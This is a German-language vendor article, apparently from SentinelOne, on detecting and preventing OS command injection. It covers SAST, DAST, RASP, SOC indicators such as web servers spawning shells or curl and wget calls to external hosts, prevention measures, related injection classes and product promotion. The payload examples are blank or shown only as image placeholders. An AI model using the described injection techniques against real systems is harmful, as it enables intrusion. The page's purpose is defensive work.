2026 | Drei Coolify-Schwachstellen mit CVSS 10,0 | Drei Command-Injection-Schwachstellen in modernen DevOps-Anwendungen |
2026 | TP-Link Archer BE230 (CVE-2026-22224) | Injection über die Cloud-Schnittstelle in der Firmware eines Routers für Privatanwender |
Command Injection tritt weiterhin in neuen Kontexten auf. Die Angriffsfläche erstreckt sich inzwischen auf Cloud-Infrastruktur, IoT-Ökosysteme und KI-Plattformen. Sicherheitsteams, die Command Injection auf jeder Ebene erkennen, vor und nach der Ausnutzung, nehmen Angreifern diese Reichweite.
So erkennen Sie Command Injection
Die Erkennung von Command Injection erfordert mehrschichtigen Schutz über den gesamten Entwicklungszyklus, zur Laufzeit der Anwendung sowie durch Endpoint- und Netzwerk-Telemetrie.
Statische Anwendungssicherheitstests (SAST)
SAST-Anwendungen analysieren Quellcode oder Binärdateien vor der Laufzeit. Sie suchen nach anfälligen Mustern, ohne die Anwendung auszuführen. Bei Command Injection erkennt SAST:
- Aufrufe gefährlicher Funktionen (system(), exec(), popen(), subprocess mit shell=True)
- Nicht vertrauenswürdige Daten, die ohne Validierung aus benutzergesteuerten Quellen (HTTP-Parameter, Header, Cookies) an diese Funktionen gelangen
- Fehlende Validierung anhand einer Allowlist vor dem Zusammensetzen von OS-Befehlen
SAST liefert falsch positive Ergebnisse und kann das Laufzeitverhalten nicht beobachten. Es erkennt Codemuster, aber keine bestätigte Ausnutzbarkeit. Prüfen Sie SAST-Ergebnisse daher manuell.
Dynamische Anwendungssicherheitstests (DAST)
DAST prüft laufende Anwendungen durch die Simulation externer Angriffe. Wie im OWASP WSTG beschrieben, umfassen wirksame DAST-Payloads für Command Injection:
Kategorie | Beispiel-Payloads | Erkennungsmethode |
Befehlsverkettung |
| Befehlsausgabe in der Antwort |
Befehlssubstitution |
| Befehlsausgabe in der Antwort |
Zeitverzögerung (blind) |
| Messung der Antwortzeit |
Out-of-Band (blind) |
| Überwachung von DNS-Callbacks |
Tools wie Burp Suite Professional und OWASP ZAP führen diese Tests an Anwendungsendpunkten aus.
Laufzeitbasierter Anwendungsselbstschutz (RASP)
RASP überwacht die laufende Anwendung und erkennt Befehlsaufrufe innerhalb des Anwendungskontexts. RASP erkennt das tatsächliche Starten eines Prozesses über Runtime.exec oder ProcessBuilder.start, sodass Codierungs- und Verschleierungstechniken, die Perimeter-Abwehrmechanismen täuschen, auf dieser Ebene scheitern.
Verhaltensindikatoren auf Endpunkt- und Netzwerkebene
Für Ihr SOC-Team weisen diese Indikatoren auf Prozess- und Netzwerkebene auf die Ausnutzung von Befehlsinjektionen hin:
Prozessindikatoren:
- Webserver-Prozesse (Apache, nginx, Tomcat) starten cmd.exe, bash, sh oder PowerShell als Kindprozesse
- Kindprozesse, die whoami, id, ifconfig, net user, oder ähnliche Befehle zur Systemerfassung ausführen
- Base64-kodierte Zeichenfolgen, die als Kommandozeilenargumente von Shell-Prozessen auftreten
- Prozesse, die nslookup, curl, oder wget aus übergeordneten Webanwendungsprozessen für Zugriffe auf externe Ziele außerhalb des Unternehmens aufrufen
Netzwerkindikatoren:
- Serverseitige Prozesse, die ausgehende curl- oder wget-Anfragen an externe IP-Adressen senden
- Neue User-Agents (curl, wget) auf internetseitig erreichbaren Systemen, die vom üblichen Muster abweichen
- DNS-Abfragen von Serverprozessen an ungewöhnliche externe Domains, die zu Exfiltrations-Payloads beim Out-of-Band Application Security Testing (OAST) passen
Die stärkste Verteidigung stoppt die Injection, bevor sie eine Shell erreicht.
So verhindern Sie Command Injection
Die Prävention folgt der Schutzmaßnahmenhierarchie gemäß dem OWASP Defense Cheat Sheet. Beginnen Sie mit den wirksamsten Kontrollen und ergänzen Sie weitere Schutzmaßnahmen.
1. Aufrufe von OS-Befehlen vollständig vermeiden
Am wirksamsten ist es, OS-Befehle niemals aus Anwendungscode aufzurufen. Laut PortSwigger, gibt es für praktisch jeden Shell-Befehl eine sprachinterne Alternative. Verwenden Sie InetAddress.getByName("host") statt eines Shell-Aufrufs von ping. Verwenden Sie Pythons shutil.copy() statt os.system("cp ..."). Verwenden Sie die integrierte PHP-Funktion copy() statt system("cp ...").
2. Parameterisieren Sie unvermeidbare Shell-Aufrufe


Wenn Sie OS-Befehle aufrufen müssen, verwenden Sie strukturierte APIs, die den Befehl von seinen Argumenten trennen:
py
Java
In PHP, escapeshellarg() setzt Benutzereingaben in einfache Anführungszeichen und behandelt den gesamten Wert als ein einziges Argument. Das verhindert Injection, aber keine Manipulation von Argumenten.
3. Validieren Sie mit Allowlists statt Denylists
Definieren Sie genau, welche Eingaben zulässig sind. Alle anderen werden standardmäßig abgelehnt.
Ein praxistauglicher Allowlist-RegEx für Befehlsargumente lautet laut dem OWASP Defense Cheat Sheet: ^[a-z0-9]{3,10}$.
Die folgenden Zeichen müssen laut OWASP aus jedem Allowlist-RegEx für Befehlsargumente ausgeschlossen werden:
4. Verwenden Sie das ---Argumenttrennzeichen
Gemäß POSIX-Richtlinie 10 markiert das erste ---Argument das Ende der Optionen. Alle folgenden Argumente werden als Operanden behandelt, auch wenn sie mit - beginnen:
shell

Das verhindert Argument-Injection, wenn Benutzereingaben Werte enthalten, die mit einem Bindestrich beginnen.
5. Setzen Sie das Prinzip der geringsten Berechtigungen bei der Ausführung durch
Führen Sie Webanwendungen und Komponenten mit streng begrenzten Berechtigungen aus, die keine beliebigen OS-Befehle zulassen. Da eingeschleuste Befehle mit den Berechtigungen ausgeführt werden, die die anfällige Anwendung besitzt, begrenzt ein Prozess ohne erhöhte Berechtigungen den Schaden selbst bei erfolgreicher Injection.
6. Richten Sie sich nach dem NIST SSDF
NIST SP 800-218 (Secure Software Development Framework) bildet den Governance-Rahmen. Maßnahme PW.8 fordert Codetests, um Schwachstellen vor der Veröffentlichung zu finden. Maßnahme PW.9 fordert sichere Standardeinstellungen, damit gefährliche Konfigurationen nicht in die Produktionsumgebung gelangen.
Kombinieren Sie diese Maßnahmen mit den richtigen Tools. So erkennen Sie Command Injection frühzeitig, statt die Folgen später zu beheben.
Tools zur Erkennung und Prävention
Die oben beschriebenen Ansätze SAST und RASP decken Codeprüfung und Laufzeitschutz ab. Drei weitere Ebenen vervollständigen die Verteidigung.
DAST-Tools
Burp Suite Professional und OWASP ZAP prüfen laufende Anwendungen mit Injection-Payloads. Dazu gehören zeitbasierte und Out-of-Band-Techniken für blinde Command Injection. Führen Sie regelmäßig DAST-Scans in Staging-Umgebungen durch.
Web Application Firewalls (WAFs)
Das OWASP ModSecurity Core Rule Set enthält REQUEST-932-APPLICATION-ATTACK-RCE-Regeln, die gezielt Remote Code Execution erkennen. AWS WAF Managed Rules bieten einen ähnlichen Schutz durch das Core Rule Set.
WAFs haben jedoch eine entscheidende Schwachstelle. Researcher von MDSec dokumentierten, wie sich mehrere große WAF-Produkte in der Praxis umgehen lassen. Ihr Fazit: WAFs werden „zu oft als einzige Verteidigungslinie eingesetzt“. Zu den Umgehungstechniken gehören Schwachstellen bei der Normalisierung von Anfragen und HTTP-Parameter-Pollution. WAFs sollten die Validierung von Eingaben auf Anwendungsebene ergänzen, niemals ersetzen.
EDR-/XDR-Plattformen
Endpoint Detection and Response (EDR) und Extended Detection and Response (XDR) bilden die letzte Verteidigungsebene. Nach einer erfolgreichen Injection überwachen diese Plattformen die Telemetrie von Betriebssystemprozessen und Netzwerkaktivitäten. Sie erkennen unerwartete untergeordnete Prozesse, ungewöhnliche Netzwerkverbindungen und laterale Bewegungen. Hier ist verhaltensbasierte KI entscheidend: Signaturbasierte Tools können nicht jeden Befehl vorhersagen, den ein Angreifer über eine Injection-Schwachstelle ausführen könnte.
Wie unterstützt SentinelOne?
Die Singularity™ Platform von SentinelOne erkennt Command Injection in der Phase nach der Ausnutzung, in der viele Unternehmen die größten Schutzlücken haben. Bei den MITRE ATT&CK Evaluations 2024 erreichte SentinelOne eine Erkennungsrate von 100 % ohne Verzögerungen und mit 88 % weniger Alerts als konkurrierende Produkte. Das zählt, sobald ein Webserver nach einer erfolgreichen Injection bash oder cmd.exe startet.
Singularity AI SIEM führt Telemetriedaten, Netzwerkverbindungen und Identitätssignale zu einer einheitlichen Ansicht zusammen. Wenn ein Command-Injection-Exploit ausgehende curl-Anfragen an die Infrastruktur eines Angreifers auslöst, gefolgt von lateralen Bewegungen, verknüpft Singularity AI SIEM diese Ereignisse zu einem zusammenhängenden Angriffsverlauf statt unverbundene Alerts zu erzeugen.
Purple AI™ unterstützt Threat Hunting in natürlicher Sprache über Ihren Singularity Data Lake hinweg. Laut IDC identifizierten Kunden mit Purple AI Bedrohungen um 63 % schneller und senkten die MTTR um 55 %. So gelangt Ihr Team schneller von einem verdächtigen untergeordneten Prozess zu einem aufgeklärten Sicherheitsvorfall.
Für Unternehmen mit IoT- und eingebetteten Geräten, auf denen keine Agenten installiert werden können, bieten Netzwerk-Telemetrie und identitätsbasierte Verhaltensanalysen der Plattform Einblick in die Ausnutzung von Command Injection. Das gilt auch für Geräte wie ungepatchte Zyxel-Router und GeoVision-Kameras, die im CISA-KEV-Katalog aufgeführt sind.
Vereinbaren Sie eine Demo von SentinelOne und erfahren Sie, wie die Singularity Platform die Ausnutzung von Command Injection in Ihrer gesamten Umgebung erkennt und stoppt.

KI-gestützte Cybersicherheit
Verbessern Sie Ihre Sicherheitslage mit Echtzeit-Erkennung, maschineller Reaktion und vollständiger Transparenz Ihrer gesamten digitalen Umgebung.
Verwandte Schwachstellen
Command Injection gehört zur umfassenderen CWE-74-Familie der Injection-Schwachstellen. Wer verwandte Schwachstellen und ihre Verkettung versteht, kann alle Wege zur Shell schließen.
Argument Injection (CWE-88)
Argument Injection ist eine Unterkategorie von CWE-77 und benötigt keine Shell-Metazeichen. Der Angreifer bleibt innerhalb des vorgesehenen Befehls, manipuliert aber die übergebenen Argumente oder Optionen. Laut MITRE kann Argument Injection direkt zu OS Command Injection führen, wenn das Programm die Option -exec unterstützt. Anwendungen bleiben angreifbar, wenn Entwickler Shell-Metazeichen blockieren, aber Werte mit vorangestelltem Bindestrich zulassen.
Code Injection (CWE-94)
Code Injection schleust neuen Code in den Laufzeitinterpreter der Anwendung ein (eval(), include(), exec() in PHP/Python). Laut OWASP unterscheidet sich Command Injection von Code Injection dadurch, dass Angreifer bei Code Injection eigenen Code hinzufügen können, den die Anwendung anschließend ausführt. Code Injection kann zur Ausführung von Betriebssystembefehlen führen, wenn der eingeschleuste Code system().
SQL-Injection (CWE-89)
SQL-Injection manipuliert Datenbankabfragen. Über datenbankspezifische Funktionen führt sie zur Ausführung von OS-Befehlen: Bei Microsoft SQL Server führt xp_cmdshell OS-Befehle direkt aus einer SQL-Abfrage heraus aus. MySQL User Defined Functions schaffen eine ähnliche Verbindung. MITRE dokumentiert diese Eskalationspfade in seinem Common Attack Pattern Enumeration and Classification (CAPEC)-Katalog als CAPEC-108 (Befehlszeilenausführung durch SQL-Injection).
Serverseitige Template-Injection (SSTI)
SSTI ist CWE-94 zugeordnet und tritt auf, wenn Benutzereingaben mit Templates verkettet statt als Datenwerte übergeben werden. Laut PortSwigger kann SSTI im schlimmsten Fall zur Ausführung von Code aus der Ferne und zur vollständigen Kontrolle über den Server führen. Dokumentierte Angriffsketten zeigen, wie gespeichertes Cross-Site-Scripting (XSS) SSTI-Payloads einschleust, die über den Zugriff auf Klassen der Template-Engine OS-Befehle ausführen.
Deserialisierung nicht vertrauenswürdiger Daten (CWE-502)
Bei Deserialisierungsangriffen lösen manipulierte serialisierte Objekte während ihrer Instanziierung die Ausführung von Code aus. Laut MITRE können Python-pickle-Payloads __reduce__ überschreiben, um Popen aufzurufen und eine Shell zu starten. Java-Gadget-Chains über Apache Commons Collections erreichen die Ausführung von Runtime.exec(). Der entscheidende Vorteil beim Umgehen von Schutzmaßnahmen: Die Payloads treffen als binäre Datenblöcke ein und entgehen jeder zeichenfolgenbasierten Eingabevalidierung.
Das gemeinsame Prinzip
Laut MITRE CWE-94: „Alle Injection-Probleme haben eines gemeinsam: Sie erlauben es, Steuerdaten in die vom Benutzer kontrollierte Datenebene einzuschleusen.“ Der jeweilige Interpreter – ob OS-Shell, SQL-Engine, Template-Engine oder Deserialisierer – bestimmt die CWE-Klassifizierung und die Angriffssyntax. Die Ursache ist immer dieselbe: Nicht bereinigte Eingaben erreichen einen Interpreter, der Daten als Anweisungen behandelt.
Häufig gestellte Fragen
Command Injection ist eine Sicherheitslücke (CWE-78), bei der eine Anwendung OS-Befehle zusammensetzt, indem sie benutzerkontrollierte Eingaben verkettet, ohne für die Shell relevante Zeichen zu neutralisieren.
Angreifer hängen Metazeichen wie ;, | oder && an, damit ihre Befehle mit den Berechtigungen der Anwendung ausgeführt werden. Die eingeschleusten Anweisungen erweitern einen bestehenden OS-Aufruf, statt neue Logik auf Anwendungsebene hinzuzufügen.
Ja. CWE-77 und CWE-78 sind A03:2021 Injection in den OWASP Top 10:2021 und A05:2025 in den OWASP Top 10:2025 zugeordnet. Die Kategorie Injection umfasst mehrere verwandte CWEs, darunter Command Injection.
Ja. Angreifern genügt unter Umständen eine manipulierte HTTP-Anfrage an einen anfälligen Endpunkt. Sowohl die Ivanti Connect Secure-Angriffskette (CVE-2024-21887) als auch die Cisco IOS XE-Zero-Day-Schwachstelle (CVE-2023-20198) wurden aus der Ferne ausgenutzt.
Netzwerkgeräte wie VPN-Gateways, Router und Firewalls bilden die Angriffsfläche mit dem höchsten Risiko. Auch IoT-Geräte, Webanwendungen mit OS-Integration und selbst gehostete Deployment-Plattformen sind stark betroffen.
Aktuelle CWE-78-Beispiele umfassen Trainingsplattformen für KI-Agenten und LLMs, auf denen Python Popen-Aufrufe ungeprüfte Eingaben verarbeiten.
Angreifer untersuchen Anwendungsfunktionen, die mit dem Betriebssystem interagieren, etwa Dateioperationen, DNS-Abfragen, Bildverarbeitung oder Administrationsoberflächen. Sie testen URL-Parameter, Formularfelder, Header, Cookies und Dateinamen mit Shell-Metazeichen.
Bei Blind-Injection nutzen sie Zeitverzögerungen wie sleep 10 und Out-of-Band-DNS-Callbacks, um die Ausführung zu bestätigen.
Ein wichtiges Anzeichen sind Webserver-Prozesse, die bash, sh, cmd.exe, oder PowerShell als Kindprozesse starten.
Auch Befehle wie whoami, id, ifconfig, curl, wget, oder nslookup, die von Webanwendungsprozessen aus gestartet werden, sind deutliche Signale. Ungewöhnliche ausgehende Anfragen und DNS-Abfragen an unbekannte Domains können auf eine Ausnutzung hinweisen.
Befehlsinjektionen zählen zu den schwerwiegendsten Schwachstellenklassen: Sie eröffnen einen direkten Weg von einer Webanfrage zur Kontrolle auf Betriebssystemebene. CWE-78 erreichte #1 im KEV-Ranking.
Die Ausnutzungsrate ist gemessen an ihrer Verbreitung besonders hoch, weil ein einziger Schritt unmittelbaren Shell-Zugriff verschaffen kann.
Ja. Eingeschleuste Befehle werden mit den Berechtigungen der anfälligen Anwendung ausgeführt. Läuft die Anwendung als root oder mit erhöhten Berechtigungen, können Angreifer die vollständige Kontrolle über das System erlangen.
Auch mit geringeren Berechtigungen können sie ihre Rechte ausweiten, dauerhaften Zugriff einrichten oder sich lateral bewegen. Die Coolify-Schwachstellen zeigten, dass Befehlsinjektionen einen Ausbruch aus dem Container und die vollständige Kompromittierung des Servers ermöglichen können.
Kein einzelnes Tool bietet vollständige Abdeckung. SAST erkennt gefährliche Codemuster, DAST testet laufende Anwendungen mit Payloads und RASP erkennt die tatsächliche Ausführung von Befehlen innerhalb der Anwendung.
Verhaltensbasierte Endpoint-Überwachung erkennt die Ausnutzung nach der Ausführung. Mehrere Schutzebenen bieten die beste Abdeckung.
Besonders gefährdet sind Organisationen, die auf Netzwerk-Appliances, IoT-Geräte oder Webanwendungen mit Betriebssystemintegration angewiesen sind.
Betreiber kritischer Infrastrukturen sind besonderen Risiken ausgesetzt, wie die Angriffe auf 22 dänische Energieunternehmen im Mai 2023 zeigten.
Mehr erfahren über Cybersicherheit




Erleben Sie die fortschrittlichste Cybersicherheitsplattform
Erfahren Sie, wie die intelligenteste, autonome Cybersicherheitsplattform der Welt Ihr Unternehmen heute und in Zukunft schützen kann.
